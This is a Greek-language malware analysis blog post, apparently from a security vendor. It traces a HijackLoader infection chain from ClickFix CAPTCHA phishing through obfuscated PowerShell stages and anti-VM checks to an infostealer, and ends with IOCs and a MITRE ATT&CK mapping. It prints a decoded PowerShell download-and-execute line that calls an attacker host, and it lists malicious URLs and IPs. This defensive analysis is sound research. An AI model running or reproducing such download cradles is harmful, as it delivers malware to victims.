

Πίνακας περιεχομένων
- Εισαγωγή
-
- Η εξελισσόμενη απειλή των φορτωτών επίθεσης
-
- Στόχος αυτού του ιστολογίου
- Τεχνική Μεθοδολογία και Ανάλυση
-
- Αρχική Πρόσβαση και Κοινωνική Μηχανική
-
- Πολυβάθμια συσκότιση και αποσυσκότιση
-
- Τεχνικές Αντι-Ανάλυσης
-
- Το Τελικό Φορτίο
- Συμπέρασμα
- ΔΟΕ
- Γρήγορη Θεραπεία \ Seqrite Προστασία
- Χαρτογράφηση MITRE ATT&CK
Εισαγωγή
Με την εξέλιξη των κυβερνοαπειλών, η τελική εκτέλεση ενός κακόβουλου ωφέλιμου φορτίου δεν αποτελεί πλέον το μοναδικό επίκεντρο της βιομηχανίας κυβερνοασφάλειας. Οι φορτωτές επιθέσεων (attack loaders) έχουν αναδειχθεί ως κρίσιμο στοιχείο των σύγχρονων επιθέσεων, χρησιμεύοντας ως κύριος φορέας για την αρχική πρόσβαση και επιτρέποντας την μυστική παράδοση εξελιγμένου κακόβουλου λογισμικού εντός ενός οργανισμού. Σε αντίθεση με τα απλά ωφέλιμα φορτία, οι φορτωτές έχουν σχεδιαστεί με έναν ειδικό σκοπό: να παρακάμπτουν τις άμυνες ασφαλείας, να εδραιώνουν την ανθεκτικότητα και να δημιουργούν ένα ευνοϊκό περιβάλλον για την κρυφή εκτέλεση του κακόβουλου λογισμικού τελικού σταδίου. Αυτό τους καθιστά μια πιο σημαντική και σχετική απειλή που απαιτεί εστιασμένη ανάλυση.
Πρόσφατα έχουμε δει μια αύξηση στο κακόβουλο λογισμικό HijackLoader . Εμφανίστηκε για πρώτη φορά το δεύτερο εξάμηνο του 2023 και γρήγορα τράβηξε την προσοχή λόγω της ικανότητάς του να παρέχει ωφέλιμα φορτία και των ενδιαφέρουσων τεχνικών του για τη φόρτωση και την εκτέλεσή τους. Εμφανίζεται κυρίως ως Malware-as-a-Service , κάτι που έχει παρατηρηθεί κυρίως σε οικονομικά κίνητρα σε παγκόσμιο επίπεδο.
Το HijackLoader έχει διανεμηθεί μέσω ψεύτικων εγκαταστατών, ιστοσελίδων μολυσμένων με SEO , κακόβουλου λογισμικού και πειρατικών πυλών λογισμικού/ταινιών , γεγονός που εξασφαλίζει μια ευρεία και ευκαιριακή βάση θυμάτων.
Από τον Ιούνιο του 2025, έχουμε παρατηρήσει επιτιθέμενους να χρησιμοποιούν το Clickfix, οδηγώντας ανυποψίαστα θύματα στην λήψη κακόβουλων προγραμμάτων εγκατάστασης .msi, τα οποία με τη σειρά τους οδήγησαν στην εκτέλεση του HijackLoader. Παρατηρήθηκε ότι το DeerStealer κατεβάστηκε ως το τελικό εκτελέσιμο αρχείο στον υπολογιστή του θύματος.
Πρόσφατα, έχει επίσης παρατηρηθεί ότι το TAG-150 έχει αναδυθεί με το CastleLoader/CastleBot, αξιοποιώντας παράλληλα εξωτερικές υπηρεσίες όπως το HijackLoader ως μέρος του ευρύτερου οικοσυστήματος Malware-as-a-Service.
Το HijackLoader συχνά παραδίδει stealers και RATs, ενώ παράλληλα βελτιώνει συνεχώς την τεχνική του. Είναι ιδιαίτερα διαβόητο για προηγμένες τεχνικές αποφυγής, όπως:
- Διπλασία διεργασίας με τμήματα συναλλαγών
- Αποσύνδεση DLL συστήματος
- Άμεσες κλήσεις συστήματος στο WOW64
- Πλαστογράφηση στοίβας κλήσεων
- Έλεγχοι κατά των εικονικών μηχανών (Anti-VM)
Από την ανακάλυψή του, το HijackLoader εξελίσσεται συνεχώς, αποτελώντας μια διαρκή και αυξανόμενη απειλή για διάφορους κλάδους. Επομένως, είναι κρίσιμο για τους οργανισμούς να καθιερώσουν και να διατηρήσουν συνεχή παρακολούθηση για τέτοιους φορτωτές, ώστε να μετριάσουν τον κίνδυνο εξελιγμένων, πολυσταδιακών επιθέσεων.
Αλυσίδα μόλυνσης

Τεχνική επισκόπηση

Η αρχική πρόσβαση ξεκινά με μια καμπάνια ηλεκτρονικού "ψαρέματος" (phishing) που βασίζεται σε CAPTCHA, την οποία έχουμε αναγνωρίσει ως Clickfix (αυτή η τεχνική χρησιμοποιήθηκε και από τους εισβολείς τον Ιούνιο του 2025).
Αυτό το αρχείο HTA χρησιμεύει ως το αρχικό πρόγραμμα λήψης, οδηγώντας στην εκτέλεση ενός αρχείου PowerShell.

Μετά την αποκωδικοποίηση της παραπάνω συμβολοσειράς με κωδικοποίηση Base64, λάβαμε ένα άλλο σενάριο PowerShell, όπως φαίνεται παρακάτω.

Το παραπάνω αποκωδικοποιημένο σενάριο PowerShell είναι σε μεγάλο βαθμό ασαφές, γεγονός που αποτελεί σημαντική πρόκληση για τη στατική ανάλυση και την ανίχνευση βάσει υπογραφών. Αντί να χρησιμοποιεί αναγνώσιμες συμβολοσειρές και μεταβλητές, δημιουργεί δυναμικά εντολές και τιμές μέσω σύνθετων μαθηματικών πράξεων και της ανακατασκευής συμβολοσειρών από πίνακες χαρακτήρων.
Κατά την επίλυση του παραπάνω ωφέλιμου φορτίου, βλέπουμε ότι αποκωδικοποιείται στην παρακάτω εντολή, η οποία, ενώ εξακολουθεί να είναι δυσανάγνωστη, μπορεί να αποσυμπιεστεί πλήρως.

Μετά την πλήρη αποσυμφόρηση, βλέπουμε ότι το σενάριο επιχειρεί να συνδεθεί σε μια διεύθυνση URL για να κατεβάσει ένα επόμενο αρχείο.
iex ((New-Object System.Net.WebClient).DownloadString('https://rs.mezi[.]bet/samie_bower.mp3'))
Όταν εκτελείται σε ένα πρόγραμμα εντοπισμού σφαλμάτων, αυτό το σενάριο επιστρέφει ένα σφάλμα, υποδεικνύοντας ότι δεν είναι δυνατή η σύνδεση με τη διεύθυνση URL.

Το αρχείο samie-bower.mp3 είναι ένα άλλο σενάριο PowerShell, το οποίο με πάνω από 18,000 γραμμές είναι σε μεγάλο βαθμό ασαφές και αντιπροσωπεύει το επόμενο στάδιο του προγράμματος φόρτωσης.

Μέσω της διόρθωσης σφαλμάτων, παρατηρούμε ότι αυτό το αρχείο PowerShell εκτελεί πολυάριθμους ελέγχους Anti-VM , συμπεριλαμβανομένης της επιθεώρησης του αριθμού των διεργασιών που εκτελούνται και της πραγματοποίησης αλλαγών στα κλειδιά μητρώου.

Αυτοί οι έλεγχοι φαίνεται να στοχεύουν και να διαβάζουν συγκεκριμένα αναγνωριστικά VirtualBox για να προσδιορίσουν εάν το σενάριο εκτελείται σε εικονικό περιβάλλον.

Κατά την ανάλυση του σεναρίου, παρατηρήσαμε ότι το τελικό ωφέλιμο φορτίο βρίσκεται στις τελευταίες γραμμές, όπου ο αρχικός κρυμμένος φορτωτής παρέχει την τελική κακόβουλη εντολή.

Η παραπάνω ασυνάρτητη δήλωση μεταβλητής έχει επιλυθεί. Κατά την εκτέλεση, εκτελεί αποκωδικοποίηση Base64, λειτουργίες XOR και πρόσθετες ρουτίνες αποκρυπτογράφησης, πριν φορτώσει ένα άλλο σενάριο PowerShell που πιθανώς εισάγει το αρχείο PE.


Η αποκωδικοποίηση αυτού του αρχείου αποκαλύπτει ένα ενσωματωμένο αρχείο PE, το οποίο αναγνωρίζεται από την κεφαλίδα MZ.


Αυτό το αρχείο PE είναι ένα εκτελέσιμο αρχείο .NET με μεγάλο όγκο.
Το εκτελέσιμο ωφέλιμο φορτίο φορτώνει μια σημαντική ποσότητα κώδικα, ο οποίος πιθανότατα εξάγεται από την ενότητα πόρων του.

Μόλις αποσυμπιεστεί, το εκτελέσιμο αρχείο εμφανίζεται για να φορτώσει ένα αρχείο DLL.

Αυτό το αρχείο DLL προστατεύεται επίσης, πιθανώς για να αποτρέψει την αντίστροφη μηχανική και την ανάλυση.

Το HijackLoader έχει ιστορικό χρήσης μιας διαδικασίας πολλαπλών σταδίων που περιλαμβάνει ένα εκτελέσιμο αρχείο ακολουθούμενο από ένα DLL. Αυτό το τελικό στάδιο του loader επιχειρεί να συνδεθεί σε έναν διακομιστή C2, από τον οποίο λαμβάνεται ένα κακόβουλο λογισμικό infostealer . Σε αυτήν την περίπτωση, το κακόβουλο λογισμικό επιχειρεί να συνδεθεί στην παρακάτω διεύθυνση URL.

Ενώ αυτό το C2 δεν είναι πλέον προσβάσιμο, η προσπάθεια σύνδεσης είναι σύμφωνη με τη συμπεριφορά του NekoStealer Malware . Αυτό το HijackLoader έχει εμπλακεί στη λήψη διαφορετικού κακόβουλου λογισμικού κλοπής, συμπεριλαμβανομένου και του Lumma.
Συμπέρασμα
Η επιτυχής άμυνα ενάντια σε εξελιγμένους φορτωτές όπως το HijackLoader απαιτεί τη μετατόπιση της εστίασης από τα στατικά, τελικά στάδια ωφέλιμα φορτία στους δυναμικούς και συνεχώς εξελισσόμενους μηχανισμούς παράδοσής τους. Εστιάζοντας στην ανίχνευση της αρχικής πρόσβασης και των ενδιάμεσων σταδίων της συσκότισης, οι οργανισμοί μπορούν να δημιουργήσουν πιο ανθεκτικές άμυνες ενάντια σε αυτήν την επίμονη απειλή. Είναι εξίσου σημαντικό να υιοθετηθεί μια προληπτική προσέγγιση σε όλα τα επίπεδα, αντί να εστιάζεται αποκλειστικά στην αρχική πρόσβαση ή στο τελικό ωφέλιμο φορτίο. Τα ενδιάμεσα επίπεδα είναι συχνά εκεί όπου οι εισβολείς εισάγουν τις πιο σημαντικές αλλαγές για να διευκολύνουν την επιτυχή ανάπτυξη κακόβουλου λογισμικού.
ΔΟΕ:
- 1b272eb601bd48d296995d73f2cdda54ae5f9fa534efc5a6f1dab3e879014b57
- 37fc6016eea22ac5692694835dda5e590dc68412ac3a1523ba2792428053fbf4
- 3552b1fded77d4c0ec440f596de12f33be29c5a0b5463fd157c0d27259e5a2df
- 782b07c9af047cdeda6ba036cfc30c5be8edfbbf0d22f2c110fd0eb1a1a8e57d
- 921016a014af73579abc94c891cd5c20c6822f69421f27b24f8e0a044fa10184
- e2b3c5fdcba20c93cfa695f0abcabe218ac0fc2d7bc72c4c3af84a52d0218a82
- 52273e057552d886effa29cd2e78836e906ca167f65dd8a6b6a6c1708ffdfcfd
- c03eedf04f19fcce9c9b4e5ad1b0f7b69abc4bce7fb551833f37c81acf2c041e
- D0068b92aced77b7a54bd8722ad0fd1037a28821d370cf7e67cbf6fd70a608c4
- 50258134199482753e9ba3e04d8265d5f64d73a5099f689abcd1c93b5a1b80ee
- hxxps[:]//1h[.]vuregyy1[.]ru/3g2bzgrevl[.]hta
- 91 [.] 212 [.] 166 [.] 51
- 37[.]27[.]165[.]65:1477
- cosi[.]com[.]ar
- hxxps[:]//rs[.]mezi[.]bet/samie_bower.mp3
- hxxp[:]//77[.]91[.]101[.]66/
Γρήγορη Θεραπεία \ Seqrite ΠΡΟΣΤΑΣΙΑ:
- Script.Trojan.49900.GC
- Loader.StealerDropperCiR
- Trojan.InfoStealerCiR
- Trojan.Agent
- BDS/511
MITRE Att&ck:
| Τακτική | Αναγνωριστικό τεχνικής | Όνομα τεχνικής |
| Αρχική πρόσβαση | T1566.002 | Ηλεκτρονικό ψάρεμα (Phishing): Σύνδεσμος ηλεκτρονικού "ψαρέματος" (σελίδα ηλεκτρονικού "ψαρέματος" CAPTCHA) |
| T1189 | Drive-by Compromise (κακόβουλη διαφήμιση, SEO poisoning, ψεύτικοι εγκαταστάτες) | |
| Εκτέλεση | T1059.001 | Διερμηνέας εντολών και σεναρίων: PowerShell |
| Αμυντική υπεκφυγή | T1027 | Αποκρυπτογραφημένα αρχεία ή πληροφορίες (αποκρυπτογραφημένα σενάρια πολλαπλών σταδίων) |
| T1140 | Αποκωδικοποίηση/Αποκωδικοποίηση Αρχείων ή Πληροφοριών (Base64, αποκωδικοποίηση XOR) | |
| T1562.001 | Αμυντικές παρεμβολές: Απενεργοποίηση ή τροποποίηση εργαλείων (αποσύνδεση DLL) | |
| T1070.004 | Αφαίρεση δείκτη: Διαγραφή αρχείου (πιθανώς χρησιμοποιείται σε προγράμματα σταδιακής φόρτωσης) | |
| T1211 | Εκμετάλλευση για αμυντική αποφυγή (άμεσες κλήσεις συστήματος στο πλαίσιο του WOW64) | |
| T1036 | Μεταμφίεση (ψεύτικες επεκτάσεις όπως .mp3 για σενάρια PowerShell) | |
| Ανακάλυψη | T1082 | Εντοπισμός πληροφοριών συστήματος (έλεγχοι εικονικής μηχανής, ερωτήματα μητρώου) |
| T1497.001 | Virtualization/Sandbox Evasion: Έλεγχοι συστήματος | |
| Επιμονή | T1547.001 | Εκτέλεση αυτόματης εκκίνησης ή σύνδεσης: Κλειδιά εκτέλεσης μητρώου (παραβίαση μητρώου) |
| Επιμονή / Προνόμιο Esc. | T1055 | Έγχυση διεργασίας (ρουτίνες έγχυσης PE) |
| Εντολή και έλεγχος (C2) | T1071.001 | Πρωτόκολλο Επιπέδου Εφαρμογής: Πρωτόκολλα Ιστού (κίνηση HTTP/HTTPS C2) |
| T1105 | Μεταφορά εργαλείου εισόδου (λήψη πρόσθετων ωφέλιμων φορτίων) | |
| Αντίκτυπος / Συλλογή | Τ1056 / Τ1005 | Συλλογή Εισόδου / Δεδομένα από Τοπικό Σύστημα (λειτουργία κλοπής πληροφοριών του τελικού ωφέλιμου φορτίου) |
Συγγραφείς:
Νιράτζ Λάζαρος Μακασάρε
Σρουτιρούπα Μπανερτζίε



